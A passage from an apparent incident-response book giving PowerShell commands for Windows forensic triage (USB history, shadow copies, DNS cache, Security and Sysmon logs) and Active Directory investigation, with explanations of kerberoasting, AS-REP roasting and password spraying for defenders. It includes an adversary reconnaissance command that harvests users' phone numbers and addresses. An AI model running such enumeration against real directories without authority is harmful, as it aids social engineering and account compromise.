To generate an output file, use:

```
Get-ChildItem -Recurse C:\Windows -Attributes Hidden `
   -ErrorAction SilentlyContinue |
   select size, fullname |
   export-csv -path C:\IR\hidden.csv
```

Collecting USB-Related Information

There are over a dozen parameters for USB drives. In addition, a USB device–specific event log records every device insertion. Services respond to device insertion and removal. If possible, enable the *Microsoft\Windows\DriverFrameworks-UserMode* event log and collect specific events 1003, 1004, and 2010.

To extract a human-readable name and the drive identifier for that generic name, use the following command. Note that if a USB storage drive has not been inserted into the system yet, no results will be returned:

```
Get-ItemProperty hklm:\system\currentcontrolset\enum\usbstor\*\* |
select FriendlyName, PSChildName, Service
```

Alternatively, you can use the WMI interface for a more exhaustive list of all USB devices:

```
Get-WmiObject Win32_USBControllerDevice |%{[wmi]($_.Dependent)} |
Sort Description, DeviceID | ft Description,DeviceID -auto
```

Or, from a traditional PowerShell perspective:

```
Get-Disk | Where-Object -Filter {$_.Bustype -Eq "USB"}
```

Or use this approach, which is the cleanest way to get USB information on Windows 11:

```
Get-PnpDevice -Class USB |
  Sort-Object FriendlyName |
  Format-Table FriendlyName,InstanceId -AutoSize
```

Windows doesn't record the first connected time for a USB device in the registry. Instead, the first connected time is stored in *C:\Windows\inf\setupapi.dev.log*. For most investigations, the IR team will want to preserve this file. By searching in that file for the serial number from the `PSChildName` property, the first connection time can be located.

It is also possible to enable specific auditing for the insertion and removal of a device on Windows 10/Server 2016 so that events are written to the Application and Services Logs → Microsoft → Windows → DriverFrameworks-UserMode event log channel. The event IDs are 2005, 2010, and 2100. Insertion of a USB flash drive that has never been inserted will generate up to 16 events. Event ID 2003 is the first event, so noting the date and time will provide a starting place.

To retrieve the 10 most recent device insertions, pull events from the *Microsoft\Windows\ DriverFrameworks-UserMode* log. Note that this example displays data in a grid view:

```
$log = “Microsoft-Windows-DriverFrameworks-UserMode/Operational”
Get-WinEvent -maxevents 10 -filterhashtable  @{logname=$log}
```

This command will display what is in the log, which will give you a set of Event IDs (the IDs listed in the second script are likely the ones needed for your incident):

```
$log="Microsoft-Windows-DriverFrameworks-UserMode/Operational"
$events = Get-WinEvent -maxevents 10 -filterhashtable `
     @{logname = $log;id=2010,1003,1004}

$Output = @()
foreach ($event in $events) {
$output += $event | select TimeCreated, Id, TaskDisplayName, `
     Message }
$output | Out-GridView
```

Volume Shadow Copy State

Destroying and disabling volume shadow copies is a common tactic for attackers because it prevents simple system recovery. Here's a basic PowerShell script to check VSS status, which provides `DriveLetter`, `VolumeID`, `Label`, `ShadowID`, and `Install Date` (if the last two values are defined):

```
# Get all fixed volumes
$vols = Get-WmiObject Win32_Volume -Filter "DriveType=3" |
   Sort-Object DriveLetter

# Get all shadow copies
$snaps = Get-WmiObject Win32_ShadowCopy

# Map VSS context to friendly names
$writers = @{
    "ClientAccessible"         = "System Restore"
    "ClientAccessibleWriters"  = "App Writers"
    "FileShareBackup"          = "File Share Backup"
    "Persistent"               = "Persistent Shadow"
    "Volatile"                 = "Volatile Shadow"
    "Backup"                   = "Backup Writer"
}

# Collect results for table output
$results = @()

foreach ($v in $vols) {
    $ds = $snaps | Where-Object { $_.VolumeName -eq $v.DeviceID } |
    Sort-Object InstallDate -Descending
```

```
    if ($ds.Count -eq 0) {
        # Volume with no shadow copies
        $results += [PSCustomObject]@{
            DriveLetter = $v.DriveLetter
            VolumeID    = $v.DeviceID
            Label       = $v.Label
            ShadowID    = "-"
            InstallDate = "-"
            DevicePath  = "-"
            Context     = "-"
            Writer      = "-"
        }
    }
    else {
        foreach ($s in $ds) {
            $results += [PSCustomObject]@{
                DriveLetter = $v.DriveLetter
                VolumeID    = $v.DeviceID
                Label       = $v.Label
                ShadowID    = $s.ID
                InstallDate = $s.InstallDate
                DevicePath  = $s.DeviceObject
                Context     = $s.Context
                Writer      = $writers[$s.Context]
            }
        }
    }
}

# Display as a formatted table
$results | Sort-Object DriveLetter, InstallDate -Descending |
   Format-Table -AutoSize
```

DNS Cache

The DNSClient PowerShell module has changed between versions 3 and 7. To see what capabilities your installed version has, use:

```
Get-Command -Module DNSClient
```

To see the client's stub resolver cache, which includes the record name (DNS resolved name), the record type (A, CNAME, etc.), and most importantly, the time to live (TTL), use:

```
Get-DnsClientCache
```

What follows is a subset of the DNS information that is most useful. The actual code is longer because of the hash table. Note that the code must cast a string to an integer value to look up the record type in the hash (for brevity, not all record types are listed here):

```
$dnsRecordTypes = @{
  1   = "A"
  2   = "NS"
  5   = "CNAME"
  6   = "SOA"
  12  = "PTR"
  15  = "MX"
  16  = "TXT"
  28  = "AAAA"
  33  = "SRV"
  255 = "ANY"
}

Get-DnsClientCache |
  Select-Object Data, Name, TimeToLive,
    @{ Name = "Type"; Expression = {
        $t = [int]$_.Type
        if ($dnsRecordTypes.ContainsKey($t)) {
          $dnsRecordTypes[$t]
        } else {
          $t
        }
      }
    }
```

Use the following command to see the DNS servers that a client is configured to use, arranged by adapter type. When you see IPv6 addresses like `fec0:0:0:ffff::1`, `fec0:0:0:ffff::2`, and `fec0:0:0:ffff::3`, these are deprecated IPv6 addresses and used as placeholders until a proper IPv6 DNS server address is assigned:

```
Get-DnsClientServerAddress |
   Where-Object { $_.ServerAddresses.Count -gt 0 } |
   Select-Object InterfaceAlias,
   @{Name="ServerAddresses"; `
        Expression={$_.ServerAddresses -join ", "}}
```

Analyzing Windows Event Logs

Several methods exist to check the status of all logs that have data and are present on the system. Two different methods are listed here to get a list of logs with a record count. The first returns the `LogMode`, `MaximumSizeInBytes`, `RecordCount`, and `LogName` properties of event logs that have data. The second returns the log name, record count, and last time an entry was added:

```
Get-WinEvent -ListLog * | where {$_.RecordCount -gt 0}

 Get-WinEvent -ListLog * |
   Where-Object { $_.RecordCount -gt 0 } |
   Select-Object LogName, RecordCount, LastWriteTime |
   Sort-Object -Property LogName
```

Or, if you want a CSV file of key event log details where a log has records, use:

```
$LogArray = Get-WinEvent -ListLog * |
    where {$_.RecordCount -gt 0}
Write-host "LogName, RecordCount, FileSize, `
    LastWriteTime, MaximumSizeInBytes, LogFilePath"
foreach( $l in $LogArray) {
    #$l | select -property *
        $ln = $l.LogName
        $rs = $l.RecordCount
        $fs = $l.FileSize
        $ms = $l.MaximumSizeInBytes
        $last = $l.LastWriteTime
        $lfp = $l.LogFilePath
        write-host "$ln,$rs,$fs,$last,$ms,$lfp"
}
```

Export the PowerShell operational log for the current (localhost) system. While not the most convenient output, this allows text searches for specific PowerShell cmdlets, options, and more:

```
wevtutil export-log Microsoft-Windows-Powershell/Operational
   C:\IR\${Env:ComputerName}-PSOPlog.evtx
```

Long tail analysis can give insight into rare events that may point to details in an incident. To perform a long tail analysis on the 10,000 most recent events, by event ID number (returned in a field called `Name`) from the Application event log (for the Security log, change the `logname`), use:

```
Get-WinEvent -logname Application -MaxEvents 10000 |
   group-object id -NoElement | sort count -desc
```

To gather event names from the last 24 hours for a quick scoping process and include the provider name (the event source):

```
$yesterday = (Get-Date).AddHours(-24)
Get-WinEvent -filterHashTable @{LogName='Application'; `
   StartTime=$yesterday} |
select ProviderName, ID  |
group-object -NoElement ProviderName, Id |
sort count | Format-Table -wrap -AutoSize
```

To retrieve the count in descending order of the event sources (usually a service or a process) from a specific log like the application log (another example of long tail analysis), use:

```
Get-WinEvent -LogName Application |
    select ProviderName |
    group-object ProviderName -NoElement |
    sort -Descending count |
    format-table count, name
```

To determine how many info, warning, error, or other levels of events are in a particular log, use:

```
Get-Winevent -logname application |
   select LevelDisplayName |
   Group-Object LevelDisplayName -noelement |
   sort
```

To see errors that occurred in the past 24 hours (which are naturally sorted by provider name from the system log), use:

```
$days = (Get-Date).AddHours(-24)
Get-WinEvent -LogName "System" |
   Where {$_.TimeCreated -ge $days -and `
          $_.LevelDisplayName -eq "Error"}
```

Here's an alternative command that's more efficient because the processing is performed by `FilterHashTable` before the data is returned down the PowerShell pipeline. This code provides a table of key values, and then human-readable text output of the message field that would be very useful for searching. The code also exports the data which will provide a more searchable output file:

```
$ts = Get-Date -Format "yyyyMMdd.HHmm"
$hn = $env:COMPUTERNAME

$shortFile = "C:\ir\$ts.$hn.short.txt"
$fullFile  = "C:\ir\$ts.$hn.full.txt"

$yesterday = (Get-Date).AddHours(-24)
$ErrWarn4App = Get-WinEvent -FilterHashTable @{
  LogName   = 'Application','System'
  StartTime = $yesterday
} -ErrorAction SilentlyContinue |
  Select-Object TimeCreated, ProviderName,
                Id, LevelDisplayName, Message

$ErrWarn4App |
  Sort-Object TimeCreated |
  Select-Object TimeCreated, ProviderName,
                Id, LevelDisplayName |
  Format-Table -AutoSize |
  Out-File $shortFile

$ErrWarn4App |
  Sort-Object TimeCreated |
  Format-List TimeCreated,Message |
  Out-File $fullFile
```

To extract the security log for the past three hours in plain text (perfect for quick searching), use:

```
Get-eventlog Security -after (get-date).addhours(-3) |
   Export-CSV C:\IR\seclog.csv
```

After that step, pull out the usernames, sort them, and get the unique username list using:

```
Select-String "Account Name" C:\IR\seclog.csv |
 ForEach-Object {
   ($_ -split "Account Name:\s*")[1].Trim()
 } |
 Where-Object { $_ -ne "" } |
 Group-Object |
 Sort-Object Count -Descending |
 Format-Table Name,Count
```

To sort and get the unique username list on a domain controller, use:

```
Get-content C:\IR\users.txt | %{ $_.split(':')[4]; } | sort | group
```

On a standalone PC, use:

```
Get-content C:\IR\users.txt | %{ $_.split(':')[3]; } | sort | group
```

Microsoft has a spreadsheet that lists security event IDs and the corresponding message. The following script accomplishes several objectives. It pulls all events in the Security log, reports the earliest and latest event times, counts the events, and presents them using a long tail approach:

```
# Define the path to the Excel file and worksheet name
$excelFile = "C:\ir\WindowsSecurityAuditEvents.xlsx"
$sheetName = "Security Audit Events"

# Retrieve total number of events in the Security log
$totalEvents = (Get-EventLog -LogName Security).Count

# Fetch all events from the Security log dynamically
$securityEventsRaw = Get-WinEvent -LogName Security

# Track the earliest and latest event timestamps
$earliestEvent = $securityEventsRaw |
  Sort-Object TimeCreated |
  Select-Object -First 1

$latestEvent = $securityEventsRaw |
  Sort-Object TimeCreated -Descending |
  Select-Object -First 1

# Group events by ID and count them
$securityEvents = $securityEventsRaw |
  Group-Object Id -NoElement |
  Sort-Object Count -Descending

# Load Excel COM object
$excel = New-Object -ComObject Excel.Application
$excel.Visible = $false
$workbook = $excel.Workbooks.Open($excelFile)
$worksheet = $workbook.Sheets.Item($sheetName)

# Get the range of Event IDs and Message Summaries
```

```
$row = 2
$eventData = @{}

while ($worksheet.Cells.Item($row,3).Value2) {
  # Column C = Event ID
  $rawID = $worksheet.Cells.Item($row,3).Value2
  $eventID = [int]($rawID -replace '\s','')

  # Column D = Message Summary
  $msg = $worksheet.Cells.Item($row,4).Value2

  $eventData[$eventID] = $msg
  $row++
}

# Display summary information
Write-Output "Total Events in Security Log: $totalEvents"

$early = $earliestEvent.TimeCreated
$late  = $latestEvent.TimeCreated

Write-Output "Earliest Event: $early"
Write-Output "Latest Event:   $late"
Write-Output ""
Write-Output "Event Breakdown:"
Write-Output ""

# Match event IDs and print summaries with count values
foreach ($event in $securityEvents) {
  $eventID = [int]$event.Name
  $count   = $event.Count

  if ($eventData.ContainsKey($eventID)) {
    $msg = $eventData[$eventID]
  } else {
    $msg = "No Match"
  }

  Write-Output "$eventID ($count occurrences): $msg"
}

# Cleanup
$workbook.Close($false)
$excel.Quit()

[System.Runtime.InteropServices.Marshal]::
  ReleaseComObject($worksheet) | Out-Null

[System.Runtime.InteropServices.Marshal]::
  ReleaseComObject($workbook) | Out-Null

[System.Runtime.InteropServices.Marshal]::
  ReleaseComObject($excel) | Out-Null
```

Investigating Specific Event IDs in the Security Log

The Security log has a more variable format than other logs because the events are well tuned by Microsoft to present volatile data at the time the event was logged. Also, the 2016 Microsoft event spreadsheet listed 412 security event IDs. To retrieve event details by specific ID, a few steps need to be followed to determine what the properties are so that they can be extracted. There are two ways to get information from the event logfile.

One method pulls out event data based on positional information, and the other method uses an XML overlay function. The raw positional method is significantly faster, but the order may be affected on a future operating system upgrade. Some empirical testing indicates the XML overlay method is two to three times slower, depending on the event type.

Using the Positional Method for Logins (Event ID 4624)

There are a few steps to extract information from a given event ID from a particular log. To do this, you need the log format, the values that need to be retrieved, and the ordinal value of those values.

First, get the message property from the event because you will need to see the log format to decompose the property list for a particular event ID:

```
get-WinEvent -FilterHashTable @{LogName='security';
   id=4624} -MaxEvents 1 | Get-Member | format-list
```

Next, determine what event data is important to retrieve based on reading the plain-text event in the Event Viewer. Then, right-click on the Security log and filter by the specific event ID. Review the Details → Friendly View tab to find the values and their ordinal positions. Events are extracted in property order, as shown in Figure 7-3.

Next, retrieve the data needed based on the ordinal value. For example, to pull out the user's SID (field 4), username (field 5), and process name and path (field 17), use the following (in PowerShell 2 and later, Server 2008 domain controllers, and Windows 7):

```
 Get-WinEvent -maxevents 100 -FilterHashtable @{LogName='Security';`
   Id=4624;} |
Select-Object -Property TimeCreated,
@{Label='Target User Sid'; Expression={$_.Properties[4].Value}},
@{Label='Target User Name'; Expression={$_.Properties[5].Value}},
@{Label='Process Name'; Expression={$_.Properties[17].Value}}
```




Figure 7-3. An example of a 4624 event

As an example, when the following command is run on a domain controller, it shows a table of the 500 most recent successful logins, the username, and the source IP address (when supplied). Note that this command uses the backquote (the key on the upper-left corner of a US keyboard) as a continuation character:

```
Get-WinEvent -maxevents 500 -FilterHashtable `
@{LogName='Security';Id=4624;} | Select-Object -Property `
   TimeCreated,  `
@{Label='UserName'; Expression={$_.Properties[5].Value}}, `
@{Label='ClientName'; Expression={$_.Properties[21].Value}}
```

Using the XML Overlay Method for Logins (Event ID 4624)

This method still requires reading through an individual event's detail so that you can identify the field names.

Part of the timeline for IR is about establishing when someone logged into a system. Here is a script to get that information. You will see email formats for a Microsoft account, domain\user name for a traditional Active Directory, and hostname\user name for local accounts used when a PC is in workgroup mode:

```
# Login type mapping
$LoginTypes = @{
   2  = "Interactive"
   3  = "Network"
   4  = "Batch"
   5  = "Service"
   7  = "Unlock"
   8  = "NetworkCleartext"
   9  = "NewCredentials"
   10 = "RemoteInteractive"
   11 = "CachedInteractive"
}

$Logins = Get-WinEvent -FilterHashtable @{
   LogName = 'Security'
   Id      = 4624
} |
   Where-Object {
      $xml = [xml]$_.ToXml()
      $user = $xml.Event.EventData.Data |
         Where-Object { $_.Name -eq 'TargetUserName' } |
         Select-Object -ExpandProperty '#text'
      $user -notmatch '^(SYSTEM|ANONYMOUS LOGON)$'
   } |
   Select-Object TimeCreated,
      @{
         Name = "UserName"
         Expression = {
            $xml = [xml]$_.ToXml()
            $u = $xml.Event.EventData.Data |
               Where-Object { $_.Name -eq 'TargetUserName' } |
               Select-Object -ExpandProperty '#text'
            if ($u -match '\$$') {
               "MACHINE:$u"
            } else {
               $u
            }
         }
      },
      @{
         Name = "LoginType"
         Expression = {
            $xml = [xml]$_.ToXml()
            $lt = $xml.Event.EventData.Data |
               Where-Object { $_.Name -eq 'LogonType' } |
               Select-Object -ExpandProperty '#text'
            $LoginTypes[[int]$lt]
```

```
            }
        },
        @{
            Name = "SourceIP"
            Expression = {
                $xml = [xml]$_.ToXml()
                $ip = $xml.Event.EventData.Data |
                    Where-Object { $_.Name -eq 'IpAddress' } |
                    Select-Object -ExpandProperty '#text'
                if ($ip -eq "::1") { "127.0.0.1" } else { $ip }
            }
        }

Write-Host "# Logins: $($Logins.Count)"
$Logins
```

Event ID 4688 and Command-Line Auditing

Windows can also record detailed command-line history in the 4688 event, which appears in the Security log if the proper auditing is enabled. This setting is in the local system registry:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\
   Policies\System\Audit\ProcessCreationIncludeCmdLine_Enabled
```

Set the `Enabled` DWORD value to `1`.

The following code extracts the most recent 100 event ID 4688 (process execution) events and their command lines from the Security log, using a vertical pipe as a delimiter. Two methods are shown. This one uses the positional parameter, like so:

```
$events = Get-WinEvent -maxevents 100 -filterhashtable `
  @{logname="Security";id=4688}
foreach ($event in $events) {
   "$($event.timecreated.datetime)|$($event.properties.value[8])"
}
```

This one uses the XML overlay, with a check for a NULL value for the process command line:

```
$events = Get-WinEvent -MaxEvents 100 -FilterHashtable `
   @{LogName="Security"; Id=4688}

foreach ($event in $events) {
    $xml  = [xml]$event.ToXml()
    $time = $event.TimeCreated
    $cmd  = ($xml.Event.EventData.Data |
                Where-Object { $_.Name -eq "CommandLine" } |
                Select-Object -ExpandProperty '#text' `
                   -ErrorAction SilentlyContinue)

    # Default to blank or a placeholder if missing
```

```
        if (-not $cmd) { $cmd = "<no command line>" }

        "$time | $cmd"
    }
```

Examining Sysmon Event Logs

Sysmon records a wealth of process, network, and file activity on a Windows system. It is an add-on tool that doesn't come with Windows but instead is released through the Windows Sysinternals site. Sysmon is configured using an XML file, of which there are several well-known examples.[3] Table 7-1 lists the event IDs as of Sysmon v15.15.

Table 7-1. Sysmon event IDs

ID	Event	ID	Event
1	Process creation	2	A process changed a file creation time
3	Network connection	4	Sysmon service state changed
5	Process terminated	6	Driver loaded
7	Image loaded	8	CreateRemoteThread
9	RawAccessRead	10	ProcessAccess
11	FileCreate	12	RegistryEvent (Create/Delete)
13	RegistryEvent (Value Set)	14	RegistryEvent (Key and Value Rename)
15	FileCreateStreamHash	16	ServiceConfigurationChange
17	PipeEvent (Pipe Created)	18	PipeEvent (Pipe Connected)
19	WmiEventFilter activity detected	20	WmiEventConsumer activity detected
21	WmiEventConsumerToFilter activity detected	22	DNSEvent (DNS query)
23	FileDelete (File Delete archived)	24	ClipboardChange (New content in the clipboard)
25	ProcessTampering (Process image change)	26	FileDeleteDetected (File Delete logged)
27	FileBlockExecutable	28	FileBlockShredding
29	FileExecutableDetected	255	Error Number

3 GitHub sources: MotiBa, SwiftOnSecurity, ion-storm, MHaggis, and Malware Archaeology.

Multiple IR patterns are supported by Sysmon data. To get a minimal set of data for command lines, you can use this code:

```
Get-WinEvent -FilterHashtable @{
    LogName='Microsoft-Windows-Sysmon/Operational'
} | ForEach-Object {
    $xml = [xml]$_.ToXml()
    $eventData = $xml.Event.EventData.Data

    $user = ($eventData | Where-Object {$_.Name -eq 'User'}).'#text'
    $cmd = ($eventData | Where-Object {
        $_.Name -eq 'CommandLine'}).'#text'

    [PSCustomObject]@{
        Time = $_.TimeCreated
        EventID = $_.Id
        User = $user
        CommandLine = $cmd
    }
} | Format-Table Time, EventID, User, `
    @{Label="CommandLine";Expression={$_.CommandLine};Width=80} `
    -Wrap
```

Use long tail analysis to arrange the command-line results in long tail analysis format, or from most to least so that you can find the high-volume binaries and separate them from the singletons. LTA is a highly valuable technique to find data that stands out as "not normal" in the tail end. To get a list of command lines organized by user from most to least so that you can perform long tail analysis, use this code:

```
param(
   [string]$LogName =
      'Microsoft-Windows-Sysmon/Operational'
)

# Collect User + CommandLine pairs from last 24 hours
$pairs = Get-WinEvent -FilterHashtable @{
   LogName   = $LogName
   Id        = 1
   StartTime = (Get-Date).AddDays(-1)
} |
   ForEach-Object {
      $xml  = [xml]$_.ToXml()
      $user = $null
      $cmd  = $null

      foreach ($d in $xml.Event.EventData.Data) {
         if ($d.Name -eq 'User' -or
             $d.Name -eq 'UserID' -or
             $d.Name -eq 'UserName') {
            $user = $d.'#text'
         }
         if ($d.Name -eq 'CommandLine' -or
```

```
            $d.Name -eq 'Command') {
            $cmd = $d.'#text'
         }
      }

      if ($cmd) {
         [PSCustomObject]@{
            User        = $user
            CommandLine = $cmd
         }
      }
   }

# Count and display per user, sorted by count
$pairs |
   Group-Object -Property User,CommandLine |
   ForEach-Object {
      [PSCustomObject]@{
         User        = $_.Name.Split(',')[0].Trim()
         CommandLine = $_.Name.Split(',')[1].Trim()
         Count       = $_.Count
      }
   } |
   Sort-Object User,
      @{ Expression = 'Count'; Descending = $true } |
   Group-Object -Property User |
   ForEach-Object {
      Write-Output "User: $($_.Name)"
      $_.Group |
         Sort-Object -Property Count -Descending |
         ForEach-Object {
            "{0,5}  {1}" -f $_.Count, $_.CommandLine
         }
   }
```

To create a pipe-delimited list of process creation events with header, selection for Event ID 1 from the Sysmon log, and then event in the foreach loop, use:

```
$events = Get-WinEvent -FilterHashtable @{
   LogName = "Microsoft-Windows-Sysmon/Operational"
   Id      = 1
}

foreach ($event in $events) {

   $xml  = [xml]$event.ToXml()
   $data = $xml.Event.EventData.Data

   $createdTime = $event.TimeCreated.DateTime
   $parentProcId = ($data |
      Where-Object { $_.Name -eq 'ParentProcessId' }).'#text'
   $parentImage = ($data |
      Where-Object { $_.Name -eq 'ParentImage' }).'#text'
```

```
    $parentCmdLine = ($data |
       Where-Object { $_.Name -eq 'ParentCommandLine' }).'#text'
    $processId = ($data |
       Where-Object { $_.Name -eq 'ProcessId' }).'#text'
    $processImage = ($data |
       Where-Object { $_.Name -eq 'Image' }).'#text'
    $description = ($data |
       Where-Object { $_.Name -eq 'Description' }).'#text'
    $commandLine = ($data |
       Where-Object { $_.Name -eq 'CommandLine' }).'#text'
    $user = ($data |
       Where-Object { $_.Name -eq 'User' }).'#text'

    if ($user -match '\$$') {
       $user = "MACHINE:$user"
    }

    $fields = @(
       $createdTime
       $parentProcId
       $parentImage
       $parentCmdLine
       $processId
       $processImage
       $description
       $commandLine
       $user
    )

    $line = $fields -join '|'
    $line
}
```

To see what processes are communicating on the network, use this set of properties:

```
$header = 'Time|ProcessId|Image|User|Protocol|SourceIp|' +
   'SourcePort|DestIp|DestPort'
$footer = 'EndOfResults|0|0|0|0|0|0|0|0'

$events = Get-WinEvent -MaxEvents 5 -FilterHashtable @{
   LogName = 'Microsoft-Windows-Sysmon/Operational'
   Id      = 3
}
$header

foreach ($event in $events) {

   $xml  = [xml]$event.ToXml()
   $data = $xml.Event.EventData.Data
   $time = $event.TimeCreated.DateTime
   $processId = ($data |
      Where-Object { $_.Name -eq 'ProcessId' }).'#text'
   $image = ($data |
```

```
        Where-Object { $_.Name -eq 'Image' }).'#text'
    $user = ($data |
        Where-Object { $_.Name -eq 'User' }).'#text'
    $protocol = ($data |
        Where-Object { $_.Name -eq 'Protocol' }).'#text'
    $sourceIp = ($data |
        Where-Object { $_.Name -eq 'SourceIp' }).'#text'
    $sourcePort = ($data |
        Where-Object { $_.Name -eq 'SourcePort' }).'#text'
    $destIp = ($data |
        Where-Object { $_.Name -eq 'DestinationIp' }).'#text'
    $destPort = ($data |
        Where-Object { $_.Name -eq 'DestinationPort' }).'#text'

    $fields = @(
        $time
        $processId
        $image
        $user
        $protocol
        $sourceIp
        $sourcePort
        $destIp
        $destPort
    )
    $line = $fields -join '|'
    $line
}
$footer
```

CHAPTER 8
Active Directory Analysis

To secure Active Directory, think like an attacker.
—Craig Birch

As the primary authentication and authorization environment for most on-premises networks, Active Directory (AD) is well studied and has a variety of attack vectors that can be used with great effect to compromise a domain. Microsoft has published significant guidance on this topic and has updated the original Enhanced Security Admin Environment (ESAE) security model to harden the AD attack surface. The good news is that most of the recommendations are low cost, as they provide security guidance with a Zero Trust focus to protect your directory. More recently, Microsoft has published updated best practices for AD and Entra ID, as well as an updated privileged access model.

When investigating an on-premises AD environment, or the on-premises side of an Entra ID–integrated environment, various scripts can be run to identify common vectors as the starting point for intrusion analysis during the Identification phase of the IR lifecycle. This chapter primarily focuses on triage to gather indicators and starting points for an extensive examination of your directory.

The commands in this chapter should be run from a domain controller or a system with the AD PowerShell modules installed. Some of the commands will require Domain Admin–level permissions. As with other PowerShell commands, a CSV file can be created by adding `| Export-Csv -Path "results.csv"` to the command (needed for incident documentation). Examining AD also requires reviewing domain controllers and their Windows event logs, but it is highly unlikely that event logs will go back more than a few hours or maybe a day. Hopefully, the event logs from every domain controller are exported to a SIEM.

Adversary Actions Start with Reconnaissance

Once an adversary has an initial foothold on any system connected to the directory, they will need to perform a variety of reconnaissance activities to find users, group memberships, and service accounts and attempt to gain further access by manipulating authentication methods such as Kerberoasting.

Here is a sample command an adversary would run to get information about a user:

```
Get-ADUser -Filter {Enabled -eq "True"} -Properties * |
     Select-Object DisplayName, HomePhone, Mobile, `
     UserPrincipalName, StreetAddress
```

While an adversary can extract all properties, a command like this would extract information likely to help them authenticate to the service desk, returning a minimal field set.

For user accounts, there are three categories: normal users, accounts with delegated administrative access, and unrestricted privileged accounts and groups in AD. Detecting the last category is relatively easy—simply query AD, server, and workstation groups for their members. And of course, don't forget recursion, since groups can contain other groups as members. The second category requires attention: Are there accounts that can change group membership or organizational unit properties or that are granted impersonation rights? Or are there GPOs that are not members of a privileged access control group? Use the *detect-delegated-accounts.ps1* script in the book's GitHub to detect these accounts in your domain.

As of Active Directory Functional Level 2016, auditing can be configured so that when a sensitive AD group is enumerated, Security Event IDs 4662, 5136, and possibly 4799 are logged. To collect events for these object-level changes, you must also configure object auditing on the user, group, computer, and other objects. Microsoft provides an in-depth article, or for a more concise process, see Micky Perre's blog.

Review members in the AD DC Administrators group using these methods.

On a domain controller (note the *s* on *Administrators*):

```
Get-ADGroupMember -Identity "Administrators"
dsquery group -samid “administrators” | dsget group -members
```

On a member system:

```
net group "Domain Admins" /domain
Get-ADGroupMember -Identity "Domain Admins" -Recursive
```

Kerberoasting

Kerberoasting is an AD attack technique in which an attacker requests service tickets (TGS) for accounts that have Service Principal Names (SPNs), forces a downgrade to RC4 encryption, and then extracts and brute-forces the encrypted portion offline to recover plaintext credentials. These attacks typically target service accounts with weak passwords. The technique exploits the way Kerberos handles authentication without needing elevated privileges, making it a stealthy method for lateral movement and privilege escalation.

The following command gets AD users and filters them for accounts that have an SPN:

```
Get-ADUser -Filter {ServicePrincipalName -like "*"} `
      -Properties ServicePrincipalNames, PasswordLastSet, `
       msDS-SupportedEncryptionTypes, AdminCount, Enabled |
          Where-Object {$_.SamAccountName -notlike "krbtgt*"}
```

You can also look for accounts that are configured for RC4 encryption:

```
Get-ADUser -Filter 'msDS-SupportedEncryptionTypes -band 0x4' `
     -Properties msDS-SupportedEncryptionTypes |
     Select name, msDS-SupportedEncryptionTypes
```

To find evidence of this attack, review Event 4769 from the domain controller's Security logs. Indicators include the presence of an SPN, a Ticket Encryption Type of RC4-HMAC (value 0x17), and an Account Name requesting the ticket that is a regular user (not a service or admin account). You can correlate these events with Security Event ID 4768 (TGT requests) to track the originating account. Additionally, Security Event ID 5136 is logged when changes are made to user accounts that increase their vulnerability or attractiveness as targets, such as adding an SPN attribute or modifying `SupportedEncryptionTypes`.

To contain and eradicate kerberoasting, reset the account credentials and reconfigure them to use AES by updating the `SupportedEncryptionTypes` property and migrating to Group Managed Service Accounts (gMSAs).

Sean Metcalf at ADsecurity.org has an extensive article with diagrams and walkthroughs describing kerberoasting.

Authentication Server Response (AS-REP) Roasting

AS-REP roasting occurs when an adversary targets user accounts that have the "Do not require Kerberos preauthentication" attribute enabled. These accounts respond to AS-REQs with encrypted credentials (AS-REP). The captured data package can be brute-forced offline to recover plaintext passwords—similar to kerberoasting but without needing a valid TGT.

To find evidence of AS-REP, review Security Event ID 4768 and focus on entries where the preauthentication type is 0, indicating that preauthentication was not required. Correlate these with Security Event ID 4768 to confirm if an AS-REP was executed in the context of a user. Also, Security Event IDs 4738 and 5136 may show accounts where preauthentication was disabled. Lastly, Security Event ID 4768 often shows RC4 encryption indicated by 0x17 for the encryption type in successful authentications.

To contain and eradicate AS-REP, change the account attribute so that all accounts require preauthentication.

Password Spray Attacks

Password spray attacks can target any login interface, including cloud logins and other authentication methods. This attack occurs when an adversary uses one password against a range of accounts. If the adversary can determine the account name format specific to the authentication method, they can spray that method.

To find evidence of a password spray, both success and failure authentication events must be logged. An increase in volume—especially from the same source IP—may reveal a spray attack. However, with tools like ProxyCannon leveraging AWS EC2 instances, these attacks are more difficult to detect.

